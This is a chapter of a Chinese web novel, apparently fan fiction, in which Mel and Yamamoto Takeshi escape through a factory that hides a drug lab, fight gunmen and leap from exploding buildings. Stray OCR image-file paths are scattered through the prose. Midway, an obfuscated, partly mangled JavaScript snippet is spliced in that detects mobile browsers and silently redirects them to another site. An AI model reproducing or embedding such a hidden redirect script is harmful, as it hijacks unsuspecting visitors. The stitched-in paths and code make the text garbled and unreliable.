因他们的闯入被发现,入夜后深沉的建筑群次第亮起了灯。高塔上的大照明灯开始晃动,追捕着大地上人影的行踪,在奔跑中,两人冲到了一栋明显处于中心、建地面积最大的建筑前,却见大门被锁住了,来不及向别处跑去,他们迅速顺着建筑外楼梯往上。 楼梯一节两节三节……向上旋转,简单重复的动作,心跳咚咚地响。梅尔攀升向上,后面的追兵似乎顾忌着什么,不敢胡乱开枪,只是气急败坏地追赶着。 他们叫嚣:“看你们能跑到哪里去!” 看来建筑里面有不得了的东西了?哈哈,那我非得去看看不可了!梅尔振发精神。 逃窜的动作里,她察觉到身旁的青年拿出手机说了什么。 跑得太快,耳边的风声太大,梅尔听不清,她眯着眼问:“你是在说遗言吗?” “是在搬救兵啦,”山本武一步跨过三四级台阶,大声回应她,“不过,说遗言的话也不错,和梅尔死在一起我也很乐意哦。” “拜托!我不乐意——” 梅尔同样大声地喊。 下一秒,楼梯就到了尽头,他们几步跳过最后一节,稍稍辨认方向后,奔过空旷的天台,在追兵赶上来射击之前,默契地翻身纵跃,两人从天台的同一个地方跳下去—— 砰砰砰砰砰砰砰! 追赶而来的子弹在天台的边缘擦出稍纵即逝的火花。 他们没有被击中,而是落在了半空。 坠落的一瞬间,向下的失重感让人的大脑嗡!一声响,风声在耳边忽哨着拉长。 仿佛有刹那的定格。 “……” 男人凝视着和他一齐向下坠落的人。 凌乱的发丝在空中浮动,如同海中漂游细密的藻类,浅淡的月光和苍白的人造光在她脸上交错,勾勒出浓淡的光影,她脸上有睥睨可爱的神气,眼中放出璀璨的光,若指明之星。 山本武凝视她片刻,蓦然感叹:“嘛,梅尔,你果然还是一点儿都没变。” 两人在空中坠落须臾,同时抓住了五楼窗户的雨檐,“三、二、一!”梅尔大声喊着,荡起身子,在倒数结束的时候和山本武同时发力,两人一同踹飞了玻璃,顺势滚进了室内。 玻璃洒落一地,晶莹放光。 “我志向高远。又怎么会被如此庸俗的剧情打倒!” 梅尔终于有时间说完剩下的话,她宣布,“放心吧山本,逃出去之后我会请你喝咖啡。” 山本武的关注点是:“为什么是‘山本’?不应该是‘阿武’吗?” 梅尔:“当然是因为‘Yamamoto’的音节放在这个句子里比较押韵了。山本啊我们主角就是这样的,你不懂,哪怕一句普通的台词我们也要经过深思熟虑。” 她一边说着炫酷的道理,一边垂下脑袋拨弄头发,把可能夹杂的玻璃碎屑甩出去。相比之下,山本武就幸运得多,他短头发,晃两下脑袋就行了。 来不及喘气,脚步声从外部接近了,两人匆匆钻进了黑暗里。4. 叮咚!发布任务 “我们得先找到电闸,”黑暗里,山本的声音轻得像冷冰冰的雾,“不然他们开了灯,我们就有大麻烦了。” 梅尔深以为然:“我们得下一楼去。” 为配合生产需要,同时避免安全事故发生,大型厂房的配电室一般会被设计在建筑的一端,同时处于整层楼的底部,同时,每一层楼里也会分配零散的电闸,以便捷生产的速率。 进入了厂房内部,不用想,外面绝对已被围得水泄不通。两人只能在厂房内周旋,而如果灯光大亮,他们将无所遁形。 两人迅速达成了一致,这期间甚至用不着更多的沟通。他们默契地沿着墙壁前进,沉默之中,刺鼻的气味弥漫着,团团的黑暗让他们几乎看不清彼此的存在。 视觉被剥夺,其他的感官便活跃起来。梅尔向前走,听到了细微的脚步声、自己的心跳声、脉搏汩汩跳动着,突然,她摸到了什么东西,惊喜地回过头,然后这次她听到了呼吸时气流喷吐的声音。 “……” 不知不觉间他们已距离过近,若非男人即使刹住脚步,他们两个就会撞在一起。 “找到电闸了,这层的,”梅尔说,“有没有工具?” 黑暗中,山本做了个动作,他反手抽出了什么,说:“梅尔,让开一点。” 梅尔挪了挪脚步,他顺势一劈,火花在半空中爆破一声,电流滋滋地响,籍由一闪而过的光,梅尔看清了男人手里握着的东西:那竟是一把寒光凛凛的长剑。 自偶遇以来,山本武身后便一直背着个长条状袋子。梅尔对此没有提出疑问:在她眼里,这个也是山本选手的随身标志之一,棒球棍嘛,理所当然的。 没想到里面居然是剑! 这一瞬间,梅尔脑海中划过了乱七八糟的念头,最后提炼出来的精华是:平时看上去普通又平常的随身物品其实是破局的关键——这种设定帅呆了好不好! 不愧是山本,哪怕过了那么多年,依旧和她走在同一条道路上,梅尔简直要感动地鼓掌了。 山本武转动手腕,收剑回鞘,语气轻松了些:“至少这一层里,他们没办法抓到我们了。” 但还有其他层。 于是,不久之前累死累活地爬楼梯,现在又要开始下楼梯。 所幸他们很快找到了楼梯间,这有一定原因在于当初他们在外遥望时确定了它的方位。 解决了带锁的沉重的铁门。 下第一节台阶前,山本武顿了顿,喊:“梅尔?” “嗯?”梅尔已经下了一节台阶,闻言转过头,应了一声。 “……” 他知道她回过了头,可是,看不清她的脸。 黑暗里,人与人模糊成不定的形体,融化在虚无之中。山本武已经极力遏制了,他告诫自己:心跳、呼吸、脚步声都可以证明这个人的存在,可他还是控制不住地越靠越近,然后在抵达某个临界点的时候,他恍悟了。 没有亲手触摸,心是不会安定下来的;在人类所有的感官里,只有触觉是最原始而最能够让人得到安全的那个。 “能牵着手吗?”他说,“我怕跟丢了你。” 梅尔说:“楼梯上牵手?要是我摔倒了,你也会和我一起摔下去的。 哈哈,想想到时候两个倒霉熊一起骨碌碌地滚下台阶。 ——场景就会从《惊天怪盗团》《绝密杀手》无缝切换到《这个杀手不太冷静》《两个大傻蛋》。 山本的语气听上去很遗憾:“不可以吗?” “不,”梅尔说,“我的意思是,我是绝对不会摔倒的。你不信任我?呵呵,我只是轻轻一试,你却输得彻底,年轻人,你没有通过我的考验。” 她一边说着,一边把手伸了过来。 神奇吗?人的手指就像是原始的磁铁一样,哪怕在黑暗中也能够找到彼此,温热的手指交缠着,于是,两个灵魂也纠缠在了一起。 “走吧,”梅尔确认握紧了他的手,说。 他们往下走。 空旷的楼梯间里,脚步声飞快地跳起,像刀一下又一下砍在砧板,砧板上的鱼甩动着尾巴,热烈地回应,于是回声阵阵。 下了一层。 破坏了当层电闸。 又下了一层。 再一次破坏了当层电闸。 不能再继续向下了,敌人再磨蹭、厂房再重要,对方到底也还是打开了大门,进入了内部。 总电闸被打开,一层和二层的灯光豁然展露。 楼梯间,墙壁贴着的瓷砖折射出了柔和的光线,层层反射之后照亮了两人的脸。他们脚步一顿,梅尔用气音说了个“跑”,接着毫不犹豫地转身向上。 转身的过程中,牵着的手自然而然地松开了。朦胧模糊的光晕里,她的影子像只鸟,在晃动的镜头之间奔跑。 记录着的镜头名为山本武。 男人摩挲一下被松开的手指,迅速跟上了前面奔跑的人,奔过一层台阶之后,他们选择了第四层楼,这一次,他们没有再贴着墙壁前进,而是一头扎进了不知边界的空间里。 · 这里是普拉托当地最大的纺织厂,至少明面上是这样。 但自进入此处以来,令人嗅之不适的气味便将他们团团包裹住。它仿佛来自于土地,来自于某种自然的植物,而被人类提取之后,它变成了罪恶的来源、伊甸园的苹果、令人发疯的毒舌。 随着梅尔深入,这股气味愈发浓郁,再没有办法被忽略。 大型仪器盘踞在地面上,半完成的产品被存放在它们的内部。纵使看不分明,也能够得出模糊的判断。梅尔走过其中,几乎和山本武在同一时间确认了:这里就是隐藏在纺织厂内部的毒/品生产点。 怪不得那些人如此紧张、却又投鼠忌器,怪不得这里被看守得最为严密,原来因为此处是三大家族最大的摇钱树基地——没有之一。 这世上再没有比这更暴利的行当了。籍由这些摧毁人体精神、损伤人体细胞的产物,三大家族累积了丰厚的财富。 无怪他们冒着风险,也要和教父先生作对。英国工会政论家托马斯·约瑟夫·登宁十九世纪就已发表了这世间的至理名言,若有百分之三百的利润,资本就敢犯任何罪行,甚至冒绞首的危险。 ——毒/品的利润,又何止百分之三百。 梅尔叹为观止,她对山本武说:“这群人如果被警察抓了,靶场能连响三年。” 然后她耸了耸肩:“不过,坏消息,我来意大利三年,没听说过意大利警察有存在感。” 来意大利三年了吗?那么,之前去了哪里呢? 此外,在意大利,警察确实没什么存在感。官僚腐败、政府无能,意大利的警察也因此强横不起来,倘若你见到了一个行事强硬的警察,那么只有一个可能,那就是他暗中与黑/帮有往来。 “指望警察来把他们取缔,还不如指望有黑/手/党来黑吃黑,”梅尔自言自语,“虽然更大的可能是新的黑/手/党一来,那么一看,嘿!好活儿,于是大伙一块儿同流合污。” 山本武摸了摸鼻子,为自己的职业申辩:“……现在也是有黑/手/党抵制毒/品的。” “这种事情;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17550838|204331||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 根本不可能吧,除非来的□□是我们当初建的,唔,沢田做首领的那个,”梅尔说,“小孩子过家家都没那么纯良。” 啊,真是抱歉了。在这件事上,彭格列现在还真是小孩子过家家一样纯良……黑暗中,山本莫名有些想笑,可又笑不出来。 梅尔犀利地说:“但我们当初建的那个黑/手/党也已经解散了吧,所以说啊阿武,我们完蛋了……” 没想到被卷进了如此事态之中,虽然中途有全身而退的机会,是自己因为好奇心而故意横插了一脚进来,邪王大人仍然感到了一丝悲切与凄凉,她承诺:“等我们平安出去了,我绝对会请你喝咖啡的山本。真的。哪怕我钱包里只剩下最后一个钢镚儿我也会坚守约定。” 山本:“都说了是‘阿武’。” 梅尔:“都说了是为了押韵。” “出去之后,还是由我来请梅尔吧,我现在可是有工作的成年人了,”山本武说。 这也太不好意思了吧,但想想自己还是失业状态……梅尔麻溜地答应了。 不过,他们该怎么出去呢? 此外,梅尔也不想就那么离开,毒/品什么的,她果然还是看不惯,如果可以,她想把它们销毁。 “我们放把火把这里烧了怎么样?”她异想天开。 而这也暴露了她的文盲,山本武:“如果我们不想让这座城市的人都吸入毒品,最好还是不要。” 想想全城的人吸入过量的毒烟提前过圣诞节嗨起来,普拉特变成丧尸之城……好吧,梅尔悻悻然闭嘴了。 三两对话之间,没过多久,光亮从他们身后远处出现,隐隐约约地追了上来。亮度慢慢提高了,举着高强度手电筒的敌人扫射着四周,以直长明亮的光线来搜寻他们的身影。 他们一边搜寻,一边说着什么。骂声窸窸窣窣地传来,逐渐扩大。 “该死!这层的电闸也坏了。” “那两只黄皮猪不知道躲到了哪里……” “等我把他们抓到手,一定让他们不得好死!” “……” “没见我忙着吗……一点小事也搞不定吗?!” “……什么?有不明火力逼近,已经全面攻破了外部?见鬼,那看守的人呢,都死光了吗?!” “……真的全死了?!对面现在推到哪里了——该死,该死!马上把那两个人给我找出来!” 语句在空旷的建筑内碰撞,惊怒慌张的回音叠在一起,一时凌乱不堪。敌人显然是遭遇了新的外来情况,还未听到更多信息,匆乱之间,梅尔感觉脚下的地板猛然一震。 轰——!!! 一声爆破的巨响将所有人的耳膜炸得发钝,厂房的玻璃在声波和气浪的冲击下剧烈振响,嗡嗡不绝。 地震?! 不,不对!地震不会来得如此突兀而威力猛烈,只有一个可能,有其他人也在入侵这片厂区,而他们有着足够的火力! 又是一声轰隆,远处的窗户被明亮的火光鲜亮,橙红色贯穿深色的夜空,将厂房内部照得有片刻的一览无余。 梅尔的身影不幸被一个敌人捕捉到,他咆哮一声“在那里”,毫不犹豫举枪射出了子弹。 现在已经不是投鼠忌器的时刻了。老巢都要被端了,厂房的仪器被破坏了又有何妨,当务之急是把对方捉住! 梅尔按着山本的脑袋,两人麻溜缩回仪器后面,嚓啷嚓啷,密集的子弹划过光滑仪器的表面,摩擦出细长喷张的火花,接着射入远处的墙壁。 硝烟味弥漫。 “——叮咚!发布任务:活下去。” 5. 你是不是故意的 “——叮咚!发布任务:活下去。” 在漫射的子弹中,梅尔发出了搞怪的音效,“叮咚!接取任务:活下去,”山本跟上了她的节奏,对视一眼后,两人分散跑向不同的位置。 再大的场地,面积都是有限的,敌人人多势众,呈包围之势,眼看着子弹无法命中,便冲到了他们跟前直接搏斗。 可能是想靠着人数多的优势将他们生擒吧。 ——太天真了!知道什么叫做神明大人吗?!那当然是样样精通啊! 借着地形的优势,梅尔躲避子弹,抓住仪器的一角荡起身子,抬腿踹飞了两个扑上来的壮汉,落回原地时脚尖勾起捡起他们的枪,回敬敌人五发子弹。 砰砰砰砰砰! 五个人被击倒了。 可惜的是,子弹所剩不多了五发之后弹夹就已经被清空,梅尔遗憾地撇嘴,把废铁当成废铁,卯足劲儿扔出去,又仰面砸倒了两个人。 她这边打得火热,另一边,国中老同学山本也正挥剑殴打敌人。 山本武国中的时候扮演的角色就是剑客。挥舞棒球棍和挥舞长剑,二者仿佛是有共通之处的,山本是个好棒球手,所以,他也理所应当是个好剑客。 剑声如劈,带风飒飒,光寒泠泠不绝。 青年手握长剑,在敌人间劈斩的动作行云流水,游刃有余,如雨燕在天地变色的大雨中穿行,轻盈的翅膀轻易划开了敌人的要害,却没有沾染上一丝血液。 梅尔打倒了这边的十来个人,再抬头的时候,他也已经结束了战斗。 不过,还没到喘息的机会,窗外的火光越发明亮,室内不必开灯,已能看清橙色暖光中物体的轮廓,两人脚下的地板振动的频率越来越大,仿佛外来入侵者没有搜查证据的打算,而准备把这里连着整个厂区一起炸上天。 梅尔有强烈的预感,跑得慢一点,她也要飞上天了。 没有过多废话,她和山本一起冲向了楼梯,然而才刚冲进楼梯间,就知大事不好。 哪来的疯子,真打算把这里给炸了啊?! 时间不够下楼梯了,下到一半他们就会被塌下来的石头砸死。 好在楼梯间里有窗户。 梅尔一拳砸碎了窗,手指被玻璃划破,血液涌了出来,她混不在意,舔了舔干燥的嘴唇:“再跳一次,山本,敢不敢?” 他的目光落在她流血的手指上,注意力依旧是:“这次也是为了押韵吗?” “好吧被你发现了那我只能承认了,都过去那么多年了一下子喊得那么亲密未免也太冒昧了我可是进退有度的主角——” “可是,我们都要一起死里逃生了,这还不够吗?” “你说得也有道理,那这样,等我们一起活下去了我就喊你阿武,怎么样?” “——一言为定!”他伸出手和她击了个掌,手指染上她的血。 然后他们爬上窗台,毫不犹豫地向下跳。 风声尖锐,远方火光冲天,像某年夏天过于热烈的烟火。 相同点是夜空都被照亮,身边的人的脸也被照得清晰分明。 